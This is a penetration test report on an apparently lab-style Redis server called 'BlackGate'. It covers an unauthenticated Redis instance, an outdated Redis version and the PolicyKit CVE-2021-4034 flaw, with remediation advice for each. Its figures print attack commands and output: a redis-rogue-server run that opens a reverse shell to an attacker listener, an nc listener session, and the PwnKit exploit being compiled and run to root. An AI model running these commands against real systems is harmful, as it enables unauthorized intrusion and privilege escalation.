The Joy of Hacking

2023 Security Assessment Report Prepared For

Report Issued: September 21, 2023

Confidentiality Notice

This report contains sensitive, privileged, and confidential information. Precautions should be taken to protect the confidentiality of the information in this document. Publication of this report may cause reputational damage to BlackGate or facilitate attacks against BlackGate. The Joy of Hacking shall not be held liable for special, incidental, collateral or consequential damages arising out of the use of this information.

Disclaimer

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope of the engagement. This report is a summary of the findings from a "point-in-time" assessment made on BlackGate's environment. Any changes made to the environment during the period of testing may affect the results of the assessment.

TABLE OF CONTENTS

EXECUTIVE SUMMARY

The Joy of Hacking performed a security assessment of one of BlackGate's Internet facing servers on September 21, 2023. The Joy of Hacking's penetration test simulated an attack from an external threat actor attempting to gain access to systems within the BlackGate corporate network. The purpose of this assessment was to discover and identify vulnerabilities in BlackGate's infrastructure and suggest methods to remediate the vulnerabilities. The Joy of Hacking identified a total of three vulnerabilities within the scope of the engagement which are broken down by severity in the table below.

CRITICAL	HIGH	MEDIUM	LOW
1	2	0	0

The highest severity vulnerabilities give potential attackers the opportunity to gain unauthorized access to a computer system. Such access can lead to data loss, business downtime, and risk to customer data and the organization's reputation. In order to ensure data confidentiality, integrity, and availability, security remediations should be implemented as described in the security assessment findings.

Note that this assessment may not disclose all vulnerabilities that are present on the systems within the scope. Any changes made to the environment during the period of testing may affect the results of the assessment.

HIGH LEVEL ASSESSMENT OVERVIEW

Observed Security Strength

The Joy of Hacking identified the following strength in BlackGate's network which greatly increases the security of the network. BlackGate should continue to monitor these controls to ensure they remain effective.

Strong Passwords

- After compromising the externally facing BlackGate server, the penetration team exfiltrated all user accounts and password hashes found on the system
- The team attempted to crack the password hashes to reveal the actual passwords used for the accounts, but was unable to do so
- This finding demonstrates that strong, difficult to guess passwords were being used for all user accounts on the system

Areas for Improvement

The Joy of Hacking recommends BlackGate take the following actions to improve the security of the network. Implementing these recommendations will reduce the likelihood that an attacker will be able to successfully attack BlackGate's information systems and/or reduce the impact of a successful attack.

Short Term Recommendations

The Joy of Hacking recommends BlackGate take the following actions as soon as possible to minimize business risk.

Configure Redis instance with a password

- Setting a strong password on the Redis instance would have prevented the initial attack our team used to gain entry to the system

Long Term Recommendations

The Joy of Hacking recommends the following actions be taken over the next six months to fix hard-to-remediate issues that do not pose an urgent risk to the business.

Update to the latest Redis version

- Redis 4.0.14 was found running on the system, but the latest Redis release is 7.0.12
- Redis 7 fixes a number of security vulnerabilities and introduces additional security controls such as Access Control Lists

Update the PolicyKit system package and associated packages

- The installed PolicyKit version is vulnerable to a local privilege escalation attack
- The version of Ubuntu OS in use (20.10) is no longer supported
- An upgrade to the latest Ubuntu Long Term Support version (22.04) is recommended, which will include a patched version of the PolicyKit packages

SCOPE

All testing was based on the scope as defined in the Request For Proposal (RFP) and official written communications. The items in scope are listed below.

Systems

System	Note
192.168.224.176	Externally facing BlackGate Redis server


Provided Credentials

No credentials were provided to The Joy of Hacking before the testing began.

TESTING METHODOLOGY

The Joy of Hacking's testing methodology was split into three phases: *Reconnaissance*, *Target Assessment*, and *Execution of Vulnerabilities*. During reconnaissance, we gathered information about BlackGate's network system. The Joy of Hacking used port scanning and other enumeration methods to refine target information and assess target values. Next, we conducted our targeted assessment. The Joy of Hacking simulated an attacker exploiting vulnerabilities in the BlackGate network. The Joy of Hacking gathered evidence of vulnerabilities during this phase of the engagement while conducting the simulation in a manner that would not disrupt normal business operations.

The following image is a graphical representation of this methodology:



CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.
High	7-9	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	4-6	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	1-3	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.
Informational	0	These findings have no clear threat to the organization, but may cause business processes to function differently than desired or reveal sensitive information about the company.

Exploitation Likelihood Classifications

Likelihood	Description
Likely	Exploitation methods are well-known and can be performed using publicly available tools. Low-skilled attackers and automated tools could successfully exploit the vulnerability with minimal difficulty.
Possible	Exploitation methods are well-known, may be performed using public tools, but require configuration. Understanding of the underlying system is required for successful exploitation.
Unlikely	Exploitation requires deep understanding of the underlying systems or advanced technical skills. Precise conditions may be required for successful exploitation.

Business Impact Classifications

Impact	Description
Major	Successful exploitation may result in large disruptions of critical business functions across the organization and significant financial damage.
Moderate	Successful exploitation may cause significant disruptions to non-critical business functions.
Minor	Successful exploitation may affect few users, without causing much disruption to routine business functions.

Remediation Difficulty Classifications

Difficulty	Description
Hard	Remediation may require extensive reconfiguration of underlying systems that is time consuming. Remediation may require disruption of normal business functions.
Moderate	Remediation may require minor reconfigurations or additions that may be time-intensive or expensive.
Easy	Remediation can be accomplished in a short amount of time, with little difficulty.

ASSESSMENT FINDINGS

Number	Finding	Risk Score	Risk	Page
1	Redis running without password	**10**	**Critical**	12
2	Vulnerable Redis version	**8**	**High**	15
3	Vulnerable PolicyKit version	**7**	**High**	18

1 - Redis running without password

Critical RISK (10/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Major**
Remediation Difficulty	**Easy**

Security Implications

This finding allows an attacker to gain open access to the BlackGate Redis server, potentially allowing access to sensitive information. Chained with the next vulnerability, it allows remote code execution and full shell access to the machine.

Analysis

As shown in Figure 1 below, the currently running Redis instance is configured with no authentication. Using freely available tools, anyone with network access to the server can query the Redis instance for information which can be valuable in a later stage of attack. If there was any sensitive data being served by Redis, that would be easy to dump as well.




***Figure 1**: Redis providing system info with no password required*

Recommendations

- Add a password to the Redis instance by running the following command with redis-cli: `config set requirepass <password>`
- Uncomment the line starting “#requirepass” in /etc/redis/redis.conf and add the password there for persistence
- A password configuration would have prevented the next finding from working as described (though there could still be other vulnerable paths)
- If you can not add a password to the Redis instance because of operational constraints, at a minimum consider restricting network access to the server to only authorized personnel

References

- https://stackoverflow.com/questions/7537905/how-to-set-password-for-redis

2 - Vulnerable Redis version

High RISK (8/10)	
Exploitation Likelihood	**Likely**
Business Impact	**Moderate**
Remediation Difficulty	**Moderate**

Security Implications

This finding, in combination with Finding 1, allows an attacker to gain full shell access to the underlying Ubuntu server.

Analysis

By abusing Finding 1 above, The Joy of Hacking team was able to determine that the Redis version in use was 4.0.14 (shown in Figure 2 below). Redis 4.0.14 is badly out of date and suffers from multiple security vulnerabilities, including one which allows unrestricted remote code execution (RCE) after authenticating with the Redis instance. The Joy of Hacking team was able to leverage the RCE using a freely available attack tool to obtain a fully interactive operating system shell on the underlying Ubuntu server (Figure 3). The shell was found to be running with the privileges of the standard user account under which the Redis server was launched (username: prudence), depicted in Figure 4.




***Figure 2**: Redis version*

```
┌──(kali㉿kali)-[~/Tools/redis-rogue-server]
└─$ ./redis-rogue-server.py --rhost 192.168.175.176 --lhost 192.168.45.163

@copyright n0b0dy @ r3kapig

[info] TARGET 192.168.175.176:6379
[info] SERVER 192.168.45.163:21000
[info] Setting master ...
[info] Setting dbfilename ...
[info] Loading module ...
[info] Temerory cleaning up ...
What do u want, [i]nteractive shell or [r]everse shell: r
[info] Open reverse shell ...
Reverse server address: 192.168.45.163
Reverse server port: 9999
[info] Reverse shell payload sent.
[info] Check at 192.168.45.163:9999
[info] Unload module ...
```

Figure 3: *Redis Rogue Server attack tool*

```
┌──(kali㉿kali)-[~/Labs/BlackGate]
└─$ nc -nvlp 9999
listening on [any] 9999 ...
connect to [192.168.45.163] from (UNKNOWN) [192.168.175.176] 60774
whoami
prudence
pwd
/tmp
id
uid=1001(prudence) gid=1001(prudence) groups=1001(prudence)
cd /home
ls -l
total 4
drwxr-xr-x 2 prudence prudence 4096 Dec  6  2021 prudence
cd prudence
ls -l
total 8
-rw-r--r-- 1 prudence prudence   33 Aug  6 01:41 local.txt
-rw-r--r-- 1 root     root      147 Dec  6  2021 notes.txt
```

Figure 4: *Operating system shell*

Recommendations

- Update Redis to the latest version, 7.0.12
- As with Finding 1, if you are unable to update Redis then at a minimum consider limiting network access to the server by other means

References

- https://github.com/n0b0dyCN/redis-rogue-server
- https://redis.io/download/

3 - Vulnerable PolicyKit version

High RISK (7/10)	
Exploitation Likelihood	**Possible**
Business Impact	**Major**
Remediation Difficulty	**Hard**

Security Implications

This finding allows an attacker to easily elevate privileges to root on the Ubuntu operating system. Doing so could allow the attacker to more easily use the system as a toehold from which to launch further attacks on systems located elsewhere in the environment.

Analysis

Once initial shell access was established, The Joy of Hacking team ran a privilege escalation script to check for possible paths to gaining root access. The script indicated the presence of a PolicyKit version vulnerable to CVE-2021-4034. The team was able to quickly move a publicly available proof of concept package onto the Ubuntu system, compile it using already installed development tools, and run the resulting binary to automatically drop into a root shell. The compilation and execution process is shown in Figure 5.

```
$ make
cc -Wall --shared -fPIC -o pwnkit.so pwnkit.c
cc -Wall    cve-2021-4034.c   -o cve-2021-4034
echo "module UTF-8// PWNKIT// pwnkit 1" > gconv-modules
mkdir -p GCONV_PATH=.
cp -f /usr/bin/true GCONV_PATH=./pwnkit.so:.
$ ls -l
total 72
-rwxrwxr-x 1 prudence prudence 16880 Aug  6 03:03  cve-2021-4034
-rw-r--r-- 1 prudence prudence   292 May 26 03:28  cve-2021-4034.c
-rwxr-xr-x 1 prudence prudence   305 May 26 03:28  cve-2021-4034.sh
drwxr-xr-x 2 prudence prudence  4096 May 26 03:28  dry-run
-rw-rw-r-- 1 prudence prudence    33 Aug  6 03:03  gconv-modules
drwxrwxr-x 2 prudence prudence  4096 Aug  6 03:03 'GCONV_PATH=.'
-rw-r--r-- 1 prudence prudence  1071 May 26 03:28  LICENSE
-rw-r--r-- 1 prudence prudence   469 May 26 03:28  Makefile
-rw-r--r-- 1 prudence prudence   339 May 26 03:28  pwnkit.c
-rwxrwxr-x 1 prudence prudence 16384 Aug  6 03:03  pwnkit.so
-rw-r--r-- 1 prudence prudence  3419 May 26 03:28  README.md
$ ./cve-2021-4034
# whoami
root
#
```

***Figure 5**: Compiling and executing PolicyKit privilege escalation exploit*

Recommendations

- Update to the latest Long Term Support version of Ubuntu (22.04) in order to update the system PolicyKit packages to a non-vulnerable version
- Remove or restrict access to the development tools on the server (doing so would have made this attack more difficult, though not impossible)

References

- https://github.com/berdav/CVE-2021-4034
- https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkits-pkexec-cve-2021-4034
- https://ubuntu.com/about/release-cycle

APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
Nmap	Used for scanning ports on hosts.
redis-cli	Used to connect to the Redis server.
Redis Rogue Server	Used to gain shell access to the Ubuntu operating system.

Table A.1: *Tools used during assessment*

APPENDIX B - PATH TO SYSTEM COMPROMISE

STEP	ACTION	REMEDIATION
1	Discovered vulnerable version of Redis server with no password authentication	Add password to Redis configuration
2	Used Redis Rogue Server attack tool to gain shell access to the underlying Ubuntu server	Update Redis to the latest version
3	Abused CVE-2021-4034 to elevate privileges to root	Upgrade server operating system to Ubuntu 22.04, allowing PolicyKit update to non-vulnerable version

Table B.1: *Narrative path to full system compromise*

APPENDIX C - ENGAGEMENT INFORMATION

Client Information

Client	BlackGate
Primary Contact	Batman, The Dark Knight
Approvers	The following people are authorized to change the scope of engagement and modify the terms of the engagement ● Alfred Pennyworth ● Robin

Version Information

Version	Date	Description
1.0	September 21, 2023	Initial report to client

Contact Information

Name	The Joy of Hacking LLC
Address	463 West St New York NY 10014
Phone	+1 908-743-9230
Email	hacker@thejoyofhacking.net